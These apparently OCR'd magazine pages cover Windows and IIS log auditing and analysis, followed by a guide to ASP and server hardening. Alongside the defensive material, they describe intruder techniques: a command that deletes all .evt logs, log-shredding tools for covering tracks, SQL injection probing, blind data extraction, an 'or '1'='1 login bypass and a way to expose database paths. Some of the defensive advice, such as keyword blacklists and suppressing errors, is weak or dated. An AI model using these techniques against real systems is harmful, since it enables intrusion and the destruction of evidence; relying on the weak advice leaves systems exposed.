
下面我们还要适当增大日志文件的上限以便记录更多的信息，打开“管理工具”中的“事件查看器”，选择一个日志信息点击右键打开“属性”窗口，修改“日志大小上限”为一个适当大小的数值（如图4）。


图4 调整日志的容量

3.日志文件的保护

日志文件是配置好了，但是它是否安全呢，是否能轻易被入侵者删除呢？考虑到这一点，我们还要为刚才设置的日志文件件的保存目录设定适当的NTFS权限。

打开文件夹属性中的“安全”选项，不选择“允许将来自父系的可继承权限传


图3 更改Windows日志的保存位置

播给该对象”，添加“System”组，分别给Everyone组“读取”权限，System组选择除“完全控制”和“修改”的权限。

经过如此设置后，入侵者如果没有较高权限，就比较难删除日志文件了。

为了以防万一，我们还应定期对日志文件进行备份，日志文件的备份工具有很多，这里推荐使用微软Resource Kit工具箱中的dumpel.exe工具备份日志文件。

Dumpel.exe 工具使用的语法如下：

dumpel -f file [-s \\server] [-l log [-m source]] [-e n1 n2 n3...] [-r] [-t] [-dx]

-f file：指定输出文件的文件名。-f没有默认设置，因此必须指定文件。

-s server：指定想为其转储事件日志的服务器。服务器名称前面的前导反斜杠是可选的。

-l log：指定转储哪个日志（系统日志、应用程序日志、安全日志）。如果指定的日志名称无效，则转储应用程序日志。

-m source：指定转储记录的源（如重定向器(rdr)、串行等）。只可提供一个源。如果不使用此参数，则转储所有事件。如果使用的源未在注册表中进行注册，则会搜索应用程序日志查找这种类型的记录。

-e n1 n2 n3：用于事件ID nn（最多可指定10个）的筛选器。如果未使用-r参数，则只会转储这些类型的记录，如果使用-r，则会转储除这些类型之外的所有记录。如果未使用此参数，则会选择来自指定sourcename的所有事件。如果没有-m参数，则不能使用此参数。

-r：指定是筛选这些特定的源或记录，还是将它们筛掉。

-t：指定由Tab符号分隔的各个字符串。如果不使用-t，则用空格分隔字符串。

-d x：转储过去x天的事件。

4.对重点文件夹开启对象访问的审核

对于重点文件或文件夹，我们应当开启审核策略，以记录对此文件夹的读取、删除等操作，便于日后分析。

对某个文件夹开启审核的过程如下：

打开文件夹属性的“安全”选项，选择“高级”，选择“审核”选项卡，可以为相应用户或组添加“完全控制”、“读取”、“删除”等事件的成功或失败的审核日志。

小提示 对象访问审核日志将保存在Windows事件的安全日志中。

三、日志信息的分析

1.IIS 日志

按照W3C扩展日志文件格式保存的IIS日志文件如下：

#Software: Microsoft Internet Information Services 6.0
#Version: 1.0
#Date: 2005-12-18 01:10:04
#Fields: date time s-sitename s-ip cs-method cs-uri-stem cs-uri-query s-port cs-username c-ip cs(User-Agent) sc-status sc-substatus sc-win32-status
2005-12-18 01:10:04 W3SVC1 61.182.60.10 GET /iisstart.htm - 80 - 61.53.188.43 Mozilla/4.0+(compatible;+MSIE+5.5;+Windows+98) 200 0 64
2005-12-18 01:19:44 W3SVC1 61.182.60.10 GET /iisstart.htm - 80 - 60.28.46.50 Mozilla/4.0+(compatible;+MSIE+5.5;+Windows+98) 200 0 0

其中 GET表示是使用GET方式获取数据，与其相对应的是POST，是通过使用 POST 方式发送表单数据的访问，/iisstart.htm是访问的文件，80是访问端口，60.28.46.50是访问IP，Mozilla/4.0+(compatible;+MSIE+5.5;+Windows+98)是客户端浏览器的信息，200为IIS状态代码，这个代码在200~299之间表示访问成功，300~399之间为响应用户请求，通常为重定向，400~499和500~599之间分别表示客户端错误和服务器端错误。

通过分析IIS日志，我们可以发现许多WEB的攻击行为，例如搜索在SQL注入攻击中常见的“1=1”关键字，可以查看攻击者在尝试注入的时间和客户端IP等信息。

小提示

按照W3C扩展日志文件格式保存的IIS日志文件中的事件，是格林威治时间而并非计算机的实际时间，因此需要进行转换才能正确得到事件发生的时间。

另外，注入工具NBSI中有一个IIS日志分析器，可以分析IIS日志中的注入行为。

还可以搜索IIS访问状态代码，来查看WEB程序出现的错误，如搜索500，相应的页面可能被用来进行暴库攻击的信息反馈。

另一种途径就是搜索特定文件名，如搜索某个上传文件upfile.asp来查看通过此文件上传的访问者的信息。

IIS日志还可反馈一些系统漏洞的攻击情况，如利用unicode漏洞入侵可能在日志中留下如/_vti_bin/..%5c../..%5c../..%5c../winnt/system32/cmd.exe的特征字符，搜索此字符即可查找利用此漏洞的攻击。

而在日志中如果发现2005-12-18 07:20:13 192.168.0.218 - 192.168.0.218 80 LOCK /AAAAA……的字样，则说明服务器遭受了WebDav3的溢出攻击。

2. Windows 日志

检查Windows日志可以获得如下信息：

(1) 确定访问特定文件的用户
(2) 确定已登录系统的用户
(3) 确定试图登录系统但未成功的用户
(4) 跟踪特定程序的使用情况
(5) 追踪对审核策略做出的更改
(6) 跟踪用户权限的变化

由于安全日志记录Windows使用的系统审核和安全进程，包括用户特权的更改、审核策略的改变、文件和目录的访问以及系统的登录和注销等信息，所以安全日志通常是我们进行分析的最有效的日志。

小提示

任何用户都可以查看系统日志和应用程序日志，而只有管理员才能查看安全日志。

事件 ID	说明
528	用户成功登录计算机。
529	用户使用系统未知的用户名登录，或已知用户使用错误的密码登录。
530	用户帐户在许可的时间范围外登录。
531	用户使用已禁用的帐户登录。
532	用户使用过期帐户登录。
533	不允许用户登录计算机。
534	用户使用不许可的登录类型（如网络、交互、批处、服务或远程交互）进行登录。
535	指定帐户的密码已过期。
536	Net Logon 服务未处于活动状态。
537	登录由于其他原因而失败。
538	用户注销。
539	试图登录时帐户已被锁定。此事件表示密码攻击失败，并导致该帐户被锁定。
540	网络登录成功。此事件表示远程用户已成功从该网络连接到服务器上的本地资源，同时为该网络用户生成了一个令牌。
682	用户重新连接了已断开的终端服务会话。此事件表示前面已连接了一个终端服务会话。
683	用户在未注销的情况下断开终端服务会话。此事件是在用户通过网络连接终端服务会话时生成的。它出现在终端服务器上。

图6 事件ID的相关说明

对Windows日志的筛选主要是通过对事件ID的过滤来进行的，例如我们要查看所有因密码错误而登录失败的事件记录，在安全性的属性窗口点击“筛选器”选项卡，在事件ID中填入529，确定后即可查看相应的事件记录（如图5）。

常用登录事件对应的事件ID可以在图6中查到。其他事件ID可以在微软的网站上(http://www.microsoft.com/china/technet/security/guidance/secmod144.mspx)查到。

四、反日志分析技术简介

“攻”和“防”两个方面永远是对立的，这里介绍几项入侵者常用的反日志分析技术。

1. 日志文件位置的查找

无论是否可以删除，我们总是要先查出日志文件的位置，再进行下一步的反分析动作，这里可以通过查找后缀为evt的文件，或者执行DOS命令来尝试删除所有后缀为evt的文件，如：Del C:*.Evt /s/q来删除C盘所有的evt文件。

2. 文件反恢复

我们知道，WINDOWS在删除文件时并不是彻底将数据清空，而是在其文件名的第一个字母写上0xE5这个十六进制代码，表示删除标记，




图5 选择需要筛选的事件ID

这样若只是简单删除日志，管理员则可以通过FinalData等数据恢复软件对删除的日志信息进行恢复。

为了防止被入侵的服务器管理员恢复被删除的日志文件，我们通常使用文件粉碎工具来粉碎日志，常用的日志清除软件有：小榕的CleanIISLog等（如图7）。或者我们可以直接打开日志文件并删除其内容，而不是直接删除整个文件的方法，当然，这需要相应权限。

编辑点评： 确实，通过相关的程序可以快速擦掉入侵者的痕迹，作者也提到了利用权限来封锁，但没有哪一个人敢说自己的系统十分安全。我的想法是建议写一个专门的程序或批处理程序来实时同步备份相关日志，即使入侵者清除了痕迹，我们还是能从备份的日志中找到他。主机被入侵后的信息收集及分析在计算机取证里面常常用到，也有专门的工具来辅助我们收集和整理，如EnCase。通常来说文件或系统日志被粉碎后是无法恢复的，但小编听说有一种机器可以深层还原被损坏的数据。如果本文使你对此产生了兴趣，你可以买本数据恢复技术的书来进行相关的学习，同时也欢迎你把学习的心得和好的想法和我们共享。




图7 执行CleanIISLog的返回结果

ASP安全配置不完全手册——

——从asp程序编写到服务器配置

Bluephantom

从本文你可以学到：
1.如何手动检测网站是否有注入点
2.猜测表名、列名、密码的语句构造
3.get和post方式注入的防范方法
4.暴库和防范暴库的方法
5.服务器安全的建议

ASP全称Active Server Pages，是微软推出的用来取代CGI（Common Gateway Interface）的动态服务器网页技术。由于ASP比较简单易学，又有微软这个强大后台的支持，所以应用比较广泛，相对来说发现的缺陷和针对各程序的漏洞也比较多。ASP可运行的服务器端平台包括：WinNT、Win2k、WinXP和Win2003，在Win98环境下装上PWS4.0也可以运行。现在我们就针对Win2k和Win2003这两个系统来谈谈ASP的安全配置。

ASP程序安全篇

在做安全配置前，我们先了解一下入侵者的攻击手法。现在很流行注入攻击，所谓注入攻击，就是利用提交特殊地址将ASP中引用的正常SQL语句和入侵者所需要的SQL语句一并执行，使入侵者达到入侵的目的。现在更是有一些脚本注入工具发布，使菜鸟也可以轻松完成对ASP的注入攻击。那么我们先来了解一下这些工具是怎样注入的。

首先，入侵者会对一个网站确定可不可以进行注入。假设一篇文章的地址为：http://www.scccn.com/news.asp?id=1 一般会以提交两个地址来测试，如：http://www.scccn.com/news.asp?id=1 and 1=1，http://www.scccn.com/news.asp?id=1 and 1=2

第一个地址后面加了and 1=1，构成的SQL语句也就变为了：Select * from 表单名 where id=1 and 1=1这句话要成立就必须and前后语句都成立。那么前面的文章地址是可以访问的，后面的1=1也是客观成立的，因此第一个地址就可以正常显示；相反1=2是显然不成立的，关键就看这步了，如果提交and 1=2页面还是正常显示，说明他并没有将and 1=2写入SQL语句，此站也就不存在注入漏洞；但如果提交and 1=2之后返回了错误页面，则说明此站点将后面的语句带入了SQL语句并执行了，也就说明他可以进行SQL注入。

小提示

如果地址后面跟的是news.asp?id='1'就得变为news.asp?id=1' and '1'='1来补全引号了

那么，知道可以注入后，入侵者可以做什么呢？这里简单地说一下，比如提交这样的地址：

http://www.scccn.com/news.asp?id=1 and exists (select * from 表名 where 列名=数据)

根据返回的正确或错误页面来判断猜的表名和列名是否正确，具体实现时是先猜表名再猜列名。当猜出表名和列名之后还可以用ASC和MID函数来猜出各列的数据。

MID函数的格式为：mid(变量名，第几个字符开始读取，读取几个字符)，比如：mid(pwd，1，2)就可以从变量pwd中的第一位开始读取两位的字符。ASC函数的格式为：ASC（"字符串"），如：asc("a")就可以读出字母a的ASCII码了。那么实际应用的时候就可以写为：asc(mid(pwd，1，1))这样读取的就是pwd列的第一个字符的ASCII码，提交：asc(mid(pwd，1，1))>97以返回的页面是否为正确页面来判断pwd列的第一个字符的ASCII码是否大于97（a的ASCII码），如果正确就再试是否小于122（z的ASCII码）……这样慢慢缩小字符的ASCII码的范围，猜到真实的ASCII码也只是时间的问题。一位一位地猜就可以得到数据库中的用户名和密码了。还有一种ASP验证缺陷——就是用户名和密码都输 'or '1'='1，构造SQL语句Select * form 表单名 where username='' or '1'='1' and pwd='' or '1'='1' 就可以达到绕过密码验证的目的。

说了那么多，其实防范的方法很简单，我们把特殊字符（如and、or、'、"）都禁止提交就可以防止注入了。ASP传输数据分为get和post两种，get是通过将数据添加到URL后提交的方式，post则是利用邮寄信息数据字段将数据传送到服务器。

那么，我们先来看看如何将get方式提交数据中的特殊字符过滤。首先要知道，IIS是以字符串的形式将get请求传给asp.dll的，在将数据传递给Request.QueryString之后，asp解析器会解析出Request.QueryString的信息，然后跟据"&"来分出各个数组内的数据。现在我们要让get方式不能提交以下字符：

'、and、exec、insert、select、delete、update、count、*、%、chr、mid、master、truncate、char、declare

那么，防止get方式注入的代码就如下：

```
<%
dim sql_leach, sql_leach_0, Sql_DATA
sql_leach = "', and, exec, insert, select, delete, update, count, *, %, chr, mid, master, truncate, char, declare"
sql_leach_0 = split(sql_leach, ",")
If Request.QueryString<>"" Then
For Each SQL_Get In Request.QueryString
For SQL_Data=0 To Ubound(sql_leach_0)
if instr(Request.QueryString(SQL_Get), sql_leach_0(Sql_DATA))>0 Then
Response.Write "请不要尝试进行SQL注入!"
Response.end
end if
next
Next
End If
%>
```

其中，变量sql_leach中的字符串就是指定过滤的字符，以"，"隔开。

接着过滤post提交方式的注入，我们可以看到，request.form也是以数组形式存在的，只要对它再进行一次循环判断就可以了。防止以post方式注入的ASP代码如下：

```
<%
If Request.Form<>"" Then
For Each Sql_Post In Request.Form
For SQL_Data=0 To Ubound(sql_leach_0)
```

```
if instr(Request.Form(Sql_Post),sql_leach_0(Sql_DATA))>0 Then
Response.Write "请不要尝试进行SQL注入！"
Response.end
end if
next
next
end if
%>
```

这样，get和post注入都被禁止了。

另外就是数据库的问题，首先，现在很流行的用*.asp命名数据库已经没什么意义了，因为可以用下载软件来下载；在数据库名前加#的作用也不大，虽然访问时浏览器只访问#前面的内容，但是如果将#用其unicode表达法（%23）替换掉就可以访问了。既然这样，那么我们禁止入侵者暴库就可以了。

小提示 一般暴数据库的方法，是将读取数据库的文件名（如conn.asp）前的"/"替换为"%5c"（"\"的unicode表达法），这样就可以使ASP将%5c解释为访问网站根目录，而实际是数据库不在指定位置，找不到数据库，再将IE设置为"显示友好的HTTP错误信息"，自然就暴出了数据库的路径。

防范的方法也比较简单，就是让ASP程序即使在出错的情况下也不报错，直接执行下一步就可以了。在ASP文件中加这么一句：on error resume next就OK了。

还有几点要注意的是：

1.数据库命名长些并尽量放在网站根目录下，数据库的表名和字段名尽量不合常规；

2.保存敏感信息（如用户和密码）的数据库尽量和在前台页面引用的数据库分开（如果用新的暴库方法由前台页面暴出了数据库，那么入侵者也得不到有价值的信息）；

3.后台的目录名和登录页面的名字要改得不寻常些，千万不可出现admin或者login之类的字符，以免被注入软件扫描到后台。

4.如果前台或后台有上传文件的功能，切记不能有任何其他功能直接地或间接地拥有更改文件名的权限，这样的多重保障就更加安全些了。

ASP服务器安全配置篇（针对win2k和win2003）

我们从裸机说起。首先，拔掉网线，按需求分区之后将所有盘格式化为NTFS，在D盘安装系统。系统装完之后立刻做一个裸系统的Ghost备份，以防后面配置的过程中出意外。

1.服务安全的基本配置

先把驱动都装上是必要的。之后先装防火墙，选择一款好的防火墙是很重要的。能买硬件防火墙最好，推荐的选择：cisco pix系列、天融信NGFW系列、冰之眼（入侵检测系统）。没有硬件防火墙的情况下，使用软件防火墙，推荐：Blackice（我个人的最爱）、Checkpoint（以色列国家级防火墙）、ZoneAlarm（不太熟悉，但口碑不错），虽然比较喜欢天网防火墙，但是不推荐服务器用天网。

装完防火墙装杀毒软件，推荐：KV江民杀毒软件（好东西）、诺顿（虽然好，但比较霸道）、卡巴斯基（听说比较耗内存，但对病毒疗效狂好）。

开始安装各种需要的软件，如果是2003系统，别忘了装IIS。以上所有软件都装在一个非系统盘的指定盘里。

下面开始给系统打补丁，首先用手头有的光盘给2k打上SP4或给2003打上SP1。在本地操作的情况下将能打系统和软件的补丁都打上。之后，在确认防火墙和杀毒软件都设置好的情况下插上网线，开始window update，并升级杀毒软件至最新病毒库。打完所有的系统和软件的补丁之后，将网线拔掉，把所有临时文件和系统补丁留下的卸载文件全部删除，如果觉得占用空间太多，还可以把%systemroot%\System32\dllcache\下的所有文件删除（系统备份文件），这将使最后的Ghost备份文件体积比较小。然后再次用Ghost备份系统。

之后删除不安全的组件，需要将WScript.Shell、WScript.Network和Shell.application删除掉。在cmd下分别输入（以2k为例，2003路经为D:\windows）：

regsvr32 /u D:\WINNT\System32\wshom.ocx，del D:\WINNT\System32\wshom.ocx

重新启动，就OK了。另外入侵者可以利用getobject("WINNT")获得用户和进程的列表，可以将Workstation服务禁用作为防范措施。

2.权限设置

